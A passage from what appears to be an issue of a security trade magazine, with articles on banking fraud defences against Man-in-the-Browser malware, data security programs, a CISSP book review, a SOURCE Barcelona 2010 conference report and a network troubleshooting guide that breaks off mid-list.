The Anti-Phishing Working Group (APWG) recently reported that there 48,244 phishing attacks occurred across 28,646 unique domain names during the first half of 2010. And yet, despite those numbers, there was actually a decline in the overall number of unique phishing attacks and domain names when compared with the numbers from the previous year.

This decline could be attributed to the changing tactics employed by the fraudsters. The attacks are now more customized - for example, unique numbers are incorporated into the URLs in order to track targeted victims, and one domain name is used to host multiple attacks.

The decline also coincided with the increase in social engineering attacks and the prevalence of the Zeus malware. (See Anti-Phishing Working Group: Global Phishing Survey: Trends and Domain Name Use in 1H2010, October 2010).

How do these attacks occur?

The basic rule of an attack is to disrupt the intended communication between the end users and the financial institution - by misdirecting them, taking over their user sessions or their entire machine. The malware modifies Web sessions at will and initiates fraudulent transactions - all while mimicking a normal session and making it next to impossible for the end-user to detect the attack.

Even in instances where an out-of-band One-Time Password (OTP) is used, the malware can alter the transaction without the user being aware, so some form of out-of-band transaction verification is required.

These fraudulent online attacks are constantly evolving, often spanning multiple sessions and channels. Many of these attacks - like the latest Man-in-the-Browser attacks - occur after the user has been authenticated. This has prompted Gartner to observe that strong authentication on its own is no longer sufficient. And as a result, many of the solutions once thought to be effective against malware, including many put in place by financial institutions, are no longer effective on their own against the latest attacks.

THESE FRAUDULENT ONLINE ATTACKS ARE CONSTANTLY EVOLVING, OFTEN SPANNING MULTIPLE SESSIONS AND CHANNELS

Strategies for success in addressing Man-in-the-Browser attacks

The key to detecting and stopping Man-in-the-Browser attacks - or other aggressive malware - lies in the ability to understand behavioral changes in a user, often before any monetary transaction happens. Unusual navigation patterns and even a different browsing speed can be indicators that something is not “right” in the session. Without these early indicators, transactions may seem fine to the bank application.

Financial institutions need to understand the complexity of today’s attacks and the value of the tools they have available. Organizations must take a proactive, layered approach to protecting online users, whether individuals or businesses. They should implement a three-pronged strategy that involves:

Strong authentication - Recognizing that not all transactions are equivalent, organizations should deploy a versatile authentication platform that supports a broad range of authenticators for strong authentication. There is a wide range of options available on the market today, including traditional physical options like OTP tokens, grid cards, and smart cards, which can validate a user’s identity more efficiently.

While these solutions - on their own - are not 100% effective against attacks like Man-in-the-Browser, they do protect against many attacks AND when deployed in conjunction with fraud detection, can increase the protection for sensitive transactions.

Behavioral and transactional fraud monitoring - This server-side monitoring of a user’s movement through a banking Web site, including the transaction execution steps and the steps leading there, provides flexibility for financial institutions to adapt to constantly evolving malware features and helps them detect suspicious patterns of activity.

The modern versions of fraud detection solutions offer organizations the ability to detect and defend against fraud in real-time, across applications and channels - a critical capability given how fast criminals move.

Out-of-band transaction verification and signature techniques on a mobile application - This technique leverages devices such as mobile phones that are already being carried by the end-users, and enables them to review and verify transaction details outside the influence of malware on the user’s PC.

In a case study published earlier this year, Gartner detailed how one bank implemented a fraud detection solution that captures, monitors and analyses user session activity, distinguishing between malware and legitimate user activity.


In this report Gartner described how this bank saved $1 million over an 18 month period by implementing this solution, stopping more than 40 attempted account takeovers by Zeus malware attacks in 2009 alone. (See Gartner Research Note, Case Study: Bank Defeats Attempted Zeus Malware Raids of Business Accounts, March 2010).

While financial institutions have numerous options for addressing online fraud, their implementation of these solutions has been slow.

A solution that detects fraudulent activity in real-time and monitors user behavior offers an effective approach to combating some of the latest malware attacks, resulting in prevention of financial loss for banks and businesses.

This use of behavioral and transactional fraud monitoring should be complemented by strong 2-factor authentication and out-of-band transaction verification and signature for an effective layered defense.

Mike Byrnes, Product Manager at Entrust (www.entrust.com). He has more than 20 years' experience in product management with a focus on internet security and business communication systems. He is currently responsible for driving the Fraud Detection solutions portfolio at Entrust working with top financial institutions around the globe.



Book review
CISSP Study Guide
by Zeljka Zorz

Authors: Eric Conrad, Seth Misenar and Joshua Feldman | Pages: 592 | Publisher: Syngress |

The title of the book is self-explanatory - this is a study guide for all of you out there who aspire to become a Certified Information Systems Security Professional.

Mixing facts, knowledge and experience, the authors aimed at relaying to you every detail they think important when tackling the colossal task of studying for this demanding exam.

About the authors

Eric Conrad is a SANS Certified Instructor and is the president of Backshore Communications, a company focusing on intrusion detection, incident handling, information warfare, and penetration testing.

Seth Misenar is also a SANS Certified Instructor and serves as lead consultant for and founder of Context Security. He teaches a variety of courses for the SANS institute, including the CISSP course.

Joshua Feldman is a contractor working for the DoD's Information Systems Agency. Before that, he spent time as an IT Sec engineer working for the Department of State - he travelled around the world and conducted security assessments of U.S. embassies.

All three are CISSPs.

Inside the book

The book begins with an introductory chapter in which the authors explain that the book was born out of real-world instruction and experience, offer some good advice on how to use it to successfully, and how to prepare for and execute the exam.

The ten chapters that come next cover the following subjects: information security governance and risk management, access control, cryptography, physical security, security architecture and design, business continuity and disaster recovery planning, telecommunication and network security, application development security, operations security, and legal regulations, investigations and compliance.

Every chapter begins with a short list of exam objectives covered in it and points out and defines the most important terms and definitions. After a short introduction, cornerstone information security concepts are introduced, and the authors make sure that you understand that without being completely familiar with them, you will not be able to pass the exam.

Throughout the chapters, text boxes containing real-world examples and exam warnings with hints about what things you really need to remember, what information you must not mix up, and what the exam questions are really aiming for in particular cases.

There will also be some notes that will provide you with links to texts that are not covered in the book, but must be learned nonetheless, or things to think about. Every chapter finishes with a short summary of exam objectives, and a self test consisting of 15 questions that could come up in the exam.

Final thoughts

Perhaps you will look at the number of pages this book has and think that this amount is nothing when compared with some other books designed to teach you all you need to know to become a CISSP, but don't be fooled.

The authors have made it their business to gather all the needed knowledge and to present it in an extremely concise, straightforward manner, and to give you practical hints that could really help you jog your mind when you sit down to take the test.

Zeljka Zorz is the News Editor for Help Net Security and (IN)SECURE Magazine.

RSA Conference 2011 (www.rsaconference.com)
San Francisco. 14-18 February 2011

SANS London 2010 (www.sans.org/info/64098)
London. 27 November-6 December 2010

Ruxcon 2010 (www.ruxcon.org.au)
Melbourne. 20-21 December 2010

FloCon 2011 (www.cert.org/flocon)
Salt Lake City. 10-13 January 2011

Infosecurity Europe 2011 (www.infosec.co.uk)
London. 19-21 April 2011

InfoSec World Conference & Expo 2011 (www.misti.com)
Orlando. 19-21 April 2011

Successful data security programs encompass processes, people, technology

by Abir Thakurta

A thorough examination and understanding of the business processes and people affected by a new data security program - along with selecting the right technology - are the building blocks for a successful outcome.

Organizations embrace data security for a variety of reasons, but more often than not, it's in response to a data security mandate (like the PCI DSS) or privacy law (like the Massachusetts 201 CMR 17).

Far too often, the initiative is defined simply as "an encryption project" or "a tokenization project." These are references that undermine the value of establishing an effective data security program that goes beyond compliance to ensure true data protection day-in and day-out throughout the extended enterprise.

When a data security initiative is assigned to the IT department, it is often approached like any other IT project.

Yet, a data security project is very different from a traditional IT project. Instead of building systems, implementing solutions and customizing software to meet business needs, a data security project is about introducing data security into existing business systems and implementing technologies that reduce risk within the organization. A successful data security program balances the need for sharing data with that of restricting data access to remediate security gaps.

Successful data security projects begin with an assessment of the current state of data security within an organization. This includes fully understanding the processes and people that rely on sensitive and confidential information to perform business functions, followed by an exploration of available technologies.

First things first: Key data security implementation questions

Answering the following questions prior to implementation will provide a solid foundation for developing a successful data security program:

- What data requires protection?
- What data is unnecessary?
- What data should be segregated?
- Who currently has access to sensitive data? Do they really need access?
- Who will require access to sensitive data in the future?
- Will a data vault reduce the data footprint?
- Can the business systems work with encrypted data?
- Can the business systems work with surrogate (tokenized) data?
- Will systems require any modification to work with protected data?
- Will performance be optimal to support business needs?
- Can a data security framework be built to support the business as a service?
- Will data tokenization meet business needs?
- Will introducing tokenization or encryption technology reduce the risk of data exposure?

Data security implementation challenges

Organizations typically experience three types of challenges when implementing a new data security program: process challenges, people challenges and technology challenges.

Challenge #1: Processes

The most common process challenges that organizations encounter are getting a handle on where sensitive data exists throughout the enterprise; identifying which business processes use sensitive data and evaluating whether surrogate data can be substituted for sensitive information; and defining a data protection strategy.

1. Know the sensitive information footprint. Many organizations do not have a data classification program or know where their sensitive information resides. Absence of a holistic picture results in islands of data protection that can be challenging to manage and standardize. It also increases the cost of ongoing compliance and management of these solutions. It is vital to generate a sensitive information footprint so that an appropriate data protection strategy can be defined and applied. Identify business processes that will be impacted as a part of data remediation, such as the payment process, the order-to-cash process, the procure-to-pay process, etc. This exercise has the added value of revealing the people who will be impacted by the new program and the process owners. Process owners need to be brought into the data security program early to collaborate on how to incorporate data remediation techniques like encryption or tokenization with the least disruption.

2. Identify aspects of a business process that can function with surrogate data. Working with the process owner and other members of the cross-functional team, identify aspects of the process that can be handled with encrypted or surrogate data. Empirical evidence based on past experience suggests that 60 to 70 percent of activities related to many management, operational and supporting processes do not require sensitive data. In these instances, surrogate data, or tokens, can be used. Although introducing changes to existing processes and requesting business owners to work with surrogate data can be challenging, the benefits outweigh any initial issues. For example, substituting surrogate data for credit card numbers takes applications, databases and systems out of scope for Payment Card Industry Data Security Standard (PCI DSS) audits, reducing the cost of annual audits. Typically, the output of this step should be a process deliverable that represents a Process Flow Diagram.

3. Define a data protection strategy. Traditionally, organizations have viewed security as network or perimeter security. With the proliferation of internal breaches, organizations are beginning to understand the need to protect data at the source. Tactical fixes like encrypting data in one database, without developing an enterprise data protection strategy, can cause issues in the long run. It’s important to develop a data protection strategy that aligns with the business needs before implementations are conducted.

Challenge #2: People

One of the most challenging aspects of rolling out a new data security program is handling objections from the people who are impacted by new policies. To some employees, no longer having the ability to work with sensitive data is akin to having privileges taken away.

In response, some may decide to employ workarounds that increase the risk of data breach or data leakage. For example, an employee might access the sensitive data and reveal it to others inside or outside the organization by emailing it or just writing it on a piece of paper.

Therefore, it is imperative to prepare those who will be impacted through open communication, data security training and ongoing education to prevent unauthorized access, use, misuse, disclosure, destruction, modification or disruption of data. Here is a quick overview of a proven approach:

1. Begin at the top. As with any initiative, executive sponsorship is important for a data security program. It is imperative that the message comes from the top. Getting the CIO or CFO engaged early in the project is important, but only after all of the process and technology challenges have been identified.

2. Identify people who have access to sensitive data. Working with the process deliverable, identify people (and their activities) that have access to sensitive data. Putting together a stakeholder accountability matrix will help define who is responsible for handling sensitive data and who could work just as effectively with an encrypted or a surrogate value.

Pay more attention to people who will not have access to sensitive data when the data protection program goes into effect.

3. Develop a category of users called "Privileged Users." Anyone who will continue to work with locked down data after the new data security program is in place becomes a "privileged user." Obtaining a "privileged user" credential should require a set of criteria to be met, including establishing ways that employees can be granted this designation and under which circumstances privileges can be revoked. Applying the principle of least privilege to users accessing sensitive data should help create a defense-in-depth strategy that can work to counter threats.

4. Incorporate data security into the security policy. Adding a data security component to the security policy helps formalize the program. Include a data classification program that has been designed to support the "need to know" principle. This also allows for users to be educated on different data types - confidential, sensitive, restricted, public, etc. - within the organization.

5. Add an acceptable data use policy to the organization's acceptable use policy. This will ensure that privileged users are bound by governing rules and sanctions around the management and processing of data. This also creates a policy within the organization that can be regularly mandated and audited. In the event that a policy violation occurs, the organization can appropriately withdraw access to data.

6. Educate and train. Raising awareness of privacy issues within the organization is an important step toward the execution of a successful data protection program. This should be handled by educating stakeholders on why reducing risk is important to the business.

Awareness training educates both privileged and business users on the appropriate use, protection and security of sensitive data within the organization.

It also helps people understand their individual user responsibilities around data privacy, such as confidentiality, integrity and availability of data assets. Training should enhance user awareness, increase security, achieve compliance and improve productivity for the business. Introduce the data security program using internal communications and promotions, and consider hiring a professional trainer.

New employee Security Awareness Training programs and periodic refresher courses can also be administered online using third-party professional services.

Challenge #3: Technology

The third major challenge of implementing a successful data protection program is selecting the right technology for the various types of sensitive data that needs to be protected. This is especially critical for PCI DSS compliance, where encryption and key management are required.

Packaged data security solutions for encryption, tokenization and key management offered by specialized, best-of-breed data security suppliers will provide greater value and future-proofing than custom-made or internally-developed solutions.

The biggest benefit in using commercial, off the shelf (COTS) products is the associated benefits derived from having the supplier maintain the products for ongoing compliance. Custom-made applications will always be open to scrutiny during audits and require additional investment for maintaining compliance.

COTS solutions should support open standards for interoperability - another future-proofing requirement. Technology solutions built on open standards like web services and Java Cryptographic Extensions can be integrated with similar conforming technology in an existing IT infrastructure. Packaged solution providers must assure that their solutions encompass new standards as they emerge and become accepted by the industry.

Delegating the monitoring and enablement of new standards is an important part of the value proposition. For example, there are several initiatives underway to establish standards for key management. It will be a while before they solidify, but it’s important to select a solution supplier that has demonstrated the ability and desire to support standards.

Solutions must be designed for architectural flexibility and scalability to accommodate future needs, such as new personally identifiable information (PII) use cases (even if they are not part of the original technology justification) as well as new standards.

In addition to future-proofing your data security technologies by selecting the right technology and vendor partner, most organizations also face these technology challenges:

1. Refining data models. Typically, organizations try to protect data by encrypting the data set wherever it resides within the organization. However, a data protection strategy does not always require encryption. It could be as simple as getting rid of the data. That can be achieved by refining data models, consolidating data sets, aggregating data and replacing data with surrogate data.

Data models can be refined and data sets can be optimized without impacting business systems. Consider using a third-party data security expert or relying on a trusted technology vendor for assistance.

2. Optimizing systems for performance with encryption. Encryption is performance intensive. As such, performance optimization is very important. Every application that works with encrypted data has to be reviewed, tested and performance tuned. This is handled during the implementation project.

3. Data migration. One of the biggest challenges for an organization pursuing data protection is to establish a data migration strategy. This is important for business continuity because the transition of systems that contain sensitive data to a protected state needs to be analyzed, designed, tested and executed.

Additionally, the priority of migration sequence for business systems across the enterprise where encryption or tokenization is being introduced has to be analyzed and accounted for. Initial encryption and tokenization strategies are an important aspect of the design that is often neglected.

4. Build flexibility into the overall data protection solution to anticipate future data protection needs. Often customers request tactical fixes to protect data of a particular type. However, working with the assumption that any data set can be protected by the solution is a key aspect of data protection design. This ensures that the data protection solution can be leveraged in the future to protect additional data sets, thus maximizing the investment made.

Six key steps to a successful data security program

Deploying an enterprise-wide data protection strategy in a heterogeneous environment requires a proven methodology for success. Real-world experience indicates that the following six steps are critical to a successful data security program:

1. Classify sensitive information through a data management and classification program. In other words, identify which data needs to be protected.
2. Develop a sensitive information footprint within the enterprise. Identify where sensitive data gets acquired, processed, viewed, modified, updated, added, transmitted, stored, archived and destroyed. A sensitive information flow with impacted systems can be very beneficial in this stage.
3. Design a data protection strategy that balances the need for access to information by the business with the requirement to protect it, with the aim being to minimize exposure and overall risk. This strategy usually employs a combination of one or many of the following remediation techniques:
a. Get rid of sensitive data that is not needed to run the business. For example, it may be determined that storing credit cards is not necessary.
b. Define a policy of least privileges and need to know. Studies indicate 60 to 70 percent of business processes and associated users may not need the sensitive data.
c. Segregate the data using a “Chinese” wall to reduce the risk of data inference.
d. Rely on traditional methods of network segmentation and defense in depth to prevent traditional hacks.
e. Prevent data leaks and data diddling.
f. Leverage the latest innovations in data protection, including pervasive encryption, tokenization and key management.
4. Execute data protection strategies in phases to transition from a state of high exposure to one of controlled risk, and potentially for compliance with mandates like PCI DSS.
5. Educate employees and management on the benefits of a sound data protection strategy as a part of the organization’s change management process.
6. Maintain an ongoing data security program that ensures continuous protection and compliance throughout the extended enterprise.

Key data security program success criteria

Most data protection projects involve multiple teams and require collaboration among different business functions - most often IT, security, compliance and finance. While each business function has its own performance metrics, a set of key success criteria for data security projects has emerged:

• Impact to business
• Reduction in the sensitive data footprint
• Managing the cost of ongoing compliance (for mandate-driven projects)
• Ease of implementation of data protection strategy
• Ease of integration with existing business systems

You don’t have to do it all: Seek vendor experience

Implementing a data security program is a complex assignment encompassing processes, people and technology. It requires a comprehensive upfront assessment of the organization’s entire data security landscape and may lead to subtle changes to business processes that affect how employees do their jobs. It also requires a thorough examination of the available technologies and a determination of which ones will most effectively protect data, depending on how it’s used and where. In addition, many organizations must also comply with one or more data security mandates or privacy laws. Such a vast and highly important project can often benefit from outside assistance from a data security implementation specialist. Working with an experienced data security vendor partner leverages the wealth of experience gained only by continually aiding organizations across industries to implement data protection programs to meet a variety of objectives.

Data security expert Abir Thakurta is sr. director of Professional Services for nuBridges (www.nubridges.com) where he plays a leading role in ensuring customer satisfaction through successful implementations of the company’s solutions. He can be reached at athakurta@nubridges.com.

Sangria, tapas and hackers: SOURCE Barcelona 2010

by Berislav Kucan

We spent four fantastic days in Barcelona attending our first SOURCE Conference. Apart from the one in Barcelona, there are two more affiliated SOURCE conferences that will be held throughout the year: the "original" one in Boston and the one they will be premiering mid-June next year in Seattle.

What I really like about SOURCE is that it caters to a group of some 80 people, which makes it very easy to meet with and talk to every participant and speaker. The majority of the attendees and lecturers are well known in the information security community - they are speakers at major industry events or influential researchers you are definitely familiar with via their blogs or Twitter streams.

The best way to describe the SOURCE crowd is as one big family and this is surely one of the reasons of the success of this event. People spend whole days together - sharing the rented apartments, attending the event, enjoying tapas and sangria in the evenings.

Stacy Thayer - the alpha and omega of the conference - chose Barcelona because she really liked the vibrant nature of the city and its beautiful architecture, and because there weren't any security events held in this city. Although, the conference will be getting some competition this year as Black Hat - after years of doing the show in Amsterdam - switched locations and will now be held in Barcelona, too.

SOURCE Conference is held at the MNAC (Museu Nacional d'Art De Catalunya), an astonishingly beautiful building located just north of Placa d'Espanya, on the hills of Montjuic. The conference venue is located in the west part of the giant hall and it consists of two smaller auditoriums – one per track.

Over 70 talks were submitted to the organizing board and about 22 of them passed the selection. The selected speakers were a global bunch of security geeks.

The event started at 10 am - one hour later than the usual start of the Boston event or the 2009 Barcelona event. Stacy mentioned this was a result of the attendee feedback from the past year and I am all for it - Barcelona lives and breathes a bit differently, and it is not unusual to go to a dinner at around 10 pm.

This year's SOURCE in Barcelona was opened by PriceWaterhouseCoopers' information security honcho William Beer with a presentation based on a report commissioned by the UK Government Technology Strategy Board. Mr. Beer discussed the drivers that will have the influence on shaping up the state of information security until 2020 and beyond.

I have attended eight lectures, so I'll share some information on them. The keynote was followed by a joint presentation by Verizon Business' Alex Hutton and Paypal's Allison Miller, in which they shared their experience on simple, but effective approaches to threat modeling.

Brian Honan from Ireland delivered a speech on setting up a CSIRT, during which he walked us through a scenario of organizing a CERT. We recently did a Q&A with Brian on this topic, so I was really interested in hearing more details. My hat off to him and his team, it was certainly tough to set everything up – especially because they have no government backing. Setting it up was a formidable task, but running daily operations on a volunteer basis is awe-inspiring.

Jayson Street, author of "Dissecting the hack: The F0rb1dd3n Network" and co-founder of ExcaliburCon - the first information security (hacking) event to be held in China, gave a dynamic speech on social engineering.

His take on it was a combination of historical pre-social engineering "attacks" including Egypt's Amenhotep III and the popular Trojan horse story, to practical variations on the methods he is using right now.

He also shared some general views on what should social engineering focus on in different parts of the world.

Brian Honan during his presentation.

The first day ended with a presentation by Barnaby Jack on "jackpotting" of ATM machines. He managed to hack some ATM machines and practically turned them into personal cash dispensers. I missed the presentation when he had it during Black Hat, so it was nice to see it now. At Black Hat, he managed to get the machines transported to the conference venue (about nine hours of driving), but in Barcelona we used the powers of live streaming to witness the effects of his hack.

He was running the code remotely from Barcelona and we had the video feed to show the results from the United States' East coast. As a side note - in Las Vegas, he didn't have the statistics for the number of this type of vulnerable ATMs in the U.S.A., but now he shared the figures – Tranax (the manufacturer of the ATMs in question) has a 30% share of around 450,000 ATMs in the United States.

The second day started with a three-hour long panel on anti-virus testing methods and procedures. On the first day we talked with the panel moderator David Sancho and had planned some good questions for the panel, but unfortunately we just found out that the flight to BruCON was canceled so we had to spend the time checking for alternatives and possible workarounds.

Andrew Hay and Chris Nickerson spent 45 minutes entertaining the attendees with a very interesting take on creating a dialogue between tech people (hackers) and the decision makers. They touched a number of scenarios we come across often and each took his side and discussed it from either a hacker (Chris) or business (Andrew) perspective. This was surely one of the best speeches at SOURCE Barcelona.

Chris Nickerson and Andrew Hay in action.

Moving back to the security and tech auditorium, I attended the Bruce Oliveira and Jibran Ilyas talk, where these Trustwave guys shared their views on the black hats they come across in their line of work (penetration testing and forensics). A heated debate started during the talk about whether these particular black hats were, in fact, just script kiddies.

The final lecture of this year's Barcelona event was held by two local "boys" - Vicente Diaz and David Barroso from S21Sec. They did a thorough analysis of the popular underground forum Carders.cc - from its golden days after a competing forum went offline, until its demise after the server was broken into and all the information it contained shared via RapidShare.

As far as I'm concerned, the speakers were interesting, the possibilities for networking were great, the atmosphere was relaxed, and I can't wait for the 2011 event!

SYNGRESS
• Revised Edition •
DISSECTING THE HACK
The Forb1dd3n Network
Jayson E. Street
Kent Nabors
Brian Baskin
SYNGRESS
PRACTICAL LOCK PICKING
A Physical Penetration Tester's Training Guide
Deviant Ollam

Software spotlight

Wireshark (www.net-security.org/software.php?id=735)

Wireshark is the world's foremost network protocol analyzer, and is the de facto standard across many industries and educational institutions.

Master Voyager (www.net-security.org/software.php?id=730)

Master Voyager is especially designed to create protected DVD/CD discs and USB Memory Sticks. It creates protected areas on the media and it is needed to enter password to see protected contents. In addition, all the protected Disc/USB Stick will be fully autonomous and will not require any special software installed on your PC.

Total Privacy (www.net-security.org/software.php?id=729)

Total Privacy can clean your browser's cache, cookies, web forms data, entries in your recent documents history, recent applications history, find files history, your temporary files, recycle bin, clean recent documents lists for popular applications, can recover Hard Disk space, and many more.

File Encryption XP (www.net-security.org/software.php?id=728)

With File Encryption XP, you can encrypt files of any type, including Microsoft Word, Excel and PowerPoint documents. It protects information against being viewed or modified without your authorization.

What CSOs can learn from college basketball

by Max Huang

It's hard to believe another season of NCAA college basketball is upon us. Even before the first regular season tip-off, fans of the game are already laying bets as to who will be among the best teams in the nation. Most of the money is placed on the more well-known schools from the larger conferences.

However, if the past showed us anything, it is that the "smart" bets are not always the ones that will earn you money. Recent history has seen a significant rise by smaller teams making it to the Top 25 rankings.

Not that long ago, underrated George Mason University from the lesser-regarded Colonial Athletic Association got all the way to the coveted Final Four, despite going up against powerhouse squads like the Universities of Connecticut, Michigan State and North Carolina – teams that possessed far bigger budgets, players and supporters.

Even for those who don't follow it, college basketball can be used as a perfect illustration of one basic truth – that bigger and better known entities aren't necessarily the best ones. CSOs can learn a good lesson from this – which is that implementing the most popular policies, practices and systems will not, in and of themselves, make a network any more secure or the potential for cyber intrusions smaller.

Keeping data protected and a high level of productivity requires due care and consideration not for what's easy, but for what's most effective and beneficial to an organization's specific needs.

Before the next tournament begins, I'd recommend to IT security managers to re-evaluate their product requirements based on the following criteria:

1. Are the basics covered?

Too often, a new system can be procured and implemented because what outsiders are pushing as a response to what's being reported on the six o'clock news, but without much regard to the probability that that issue will affect the company. Furthermore, reacting to the latest threat without having a solid security foundation in place will only lead to more problems. CIOs would be better served by ensuring that they've got fundamental protection in the forms of secure VPN access, unified threat management and email gateway systems before adding other layers to the mix. Doing otherwise would be akin to a college basketball team taking the field without a shooter; the game will be lost if no one on the court can make a play.

2. Are your efforts coordinated?

While security IT folks are the natural choice to lead efforts, they will not be the only ones involved. The ideal situation would be for all departments to have a designated representative who would be responsible for coordinating efforts within and outside their area. Think of it this way – a point guard may set up a play to drive to one side of the basket, but that's only going to work if the forward knows what to do to get open, catch the pass and then lay it in for two points.

Herein lies the challenge for any company – policies and practices will often transcend areas of responsibilities for individuals and managers, and failure to make security practices seamless across these lines will create vulnerabilities that hackers seek to exploit.

3. Will the products work for you?

Popularity aside, the best way to determine if a system is going to work for you will be based on two factors; (a) its feature/function set and (b) its proven track record in similar environments. In basketball terms, it's called scouting; going beyond the brand logo that's affixed to a particular product and really understanding the system's dynamics, strengths and benefits.

In the IT security world, organizations should not have to determine this all on their own, but rather enlist their system integrators and product vendors to help make this happen. The best partners are the ones who have offerings that specifically meet this demand. They should also have an arsenal of best practices to provide companies with lessons learned from others.

4. Do you have the right people in place?

While this may appear odd coming from the head of a product manufacturer, I'm a firm believer that a robust security posture can only be delivered if there are good people in place to make it happen. Good teams can only go so far without good leadership and talented professionals; be it a college basketball team or IT staff.

What's more, this is not unlike other business operations, such as offshore software development or outsourced product fulfillment, where long-standing benefits of such initiatives are not realized without oversight and monitoring authority.

Herein lies the dilemma for many companies. Budget debates must focus not just on implementing firewalls, e-mail gateways and unified threat management offerings, but also on the individuals and resources needed to set overarching policies and management procedures. If they are absent, all the money spent keeping up with the latest tools and systems will be for naught.

The thing I enjoy most about college basketball is watching young teams that, while seemingly over their head on paper, play well against the bigger squads – sometimes even beating them. It should be a good reminder to many of us that the quality of a system should not measured according to the hype that surrounds it, but rather according to its effectiveness - and IT systems are no exception.

Max Huang is the founder and President of O2Security, Inc. a manufacturer of high-performance network security appliances for small- to medium-businesses as well as remote/branch offices, large enterprises and service providers. Max can be reached at max.huang@o2security.com.

Network troubleshooting 101

by Ennio Carboni

“My application is slow. Is it the network?” How many times have you heard this question? Most likely too often, since network reliability is the first thing that is questioned when something happens.

A network is comprised of any number of different single components, all designed and configured to work together in an interdependent fashion. It is this interdependency that is difficult to decode. Network troubleshooting requires logic and knowledge.

One of the core responsibilities of the IT department is to design, deploy and maintain a network that is secure and reliable, and then to monitor and manage it 24/7. But how do you troubleshoot the less obvious problems?

Troubleshooting a network requires an in-depth knowledge of not only the physical connectivity of the network, but also how it is configured.

Some of the troubleshooting challenges one must contend with on an everyday basis include:

- Lack of analysis and troubleshooting tools
- Inadequate or outdated network documentation
- Deficient or non-existent change control policies
- Limited knowledge of layer 2 topology and connectivity
- Inconsistent system configuration
- Loss of personnel with historical network knowledge
- Multiple point solutions and tools

The following is a simple five step plan to seek out where the problems lie.

Step 1: Eliminate the obvious

Sometimes the root cause of a problem can be relatively simple. By starting with some of the more common sources first, you could save a lot of time. The list on the following page provides some suggestions about where to start your troubleshooting efforts.

- IP address conflicts
- DNS errors
- Improper subnet configuration
- Switch port disabled
- Open TCP ports
- Failed device

There are a lot of standalone tools available that can assist with locating the obvious problems. Your monitoring solutions will also provide notification when a device failure occurs. Once you have got the obvious things out of the way, you can start to look at the more complicated and difficult ones.

Step 2: Digging deeper

Troubleshooting a network requires patience and time. First ask yourself:

- When did the problem first arise?
    - o After the rollout of new devices or changes to the network
    - o After changes to a single device
    - o After deployment of a new application

- Is it isolated to a particular set of devices or segment or is it systemic?

- Is the problem occurring at layer 2 or layer 3?

- Is the problem occurring at the edge of the network?

- What are the symptoms of the problem?
    - o Degraded VoIP performance
    - o Intermittent periods of slow performance
    - o Periodic loss of connectivity

- Have traffic or utilization patterns changed?
    - o Unusual peaks
    - o Increased utilization

- Has your service provider made recent changes or had an outage?

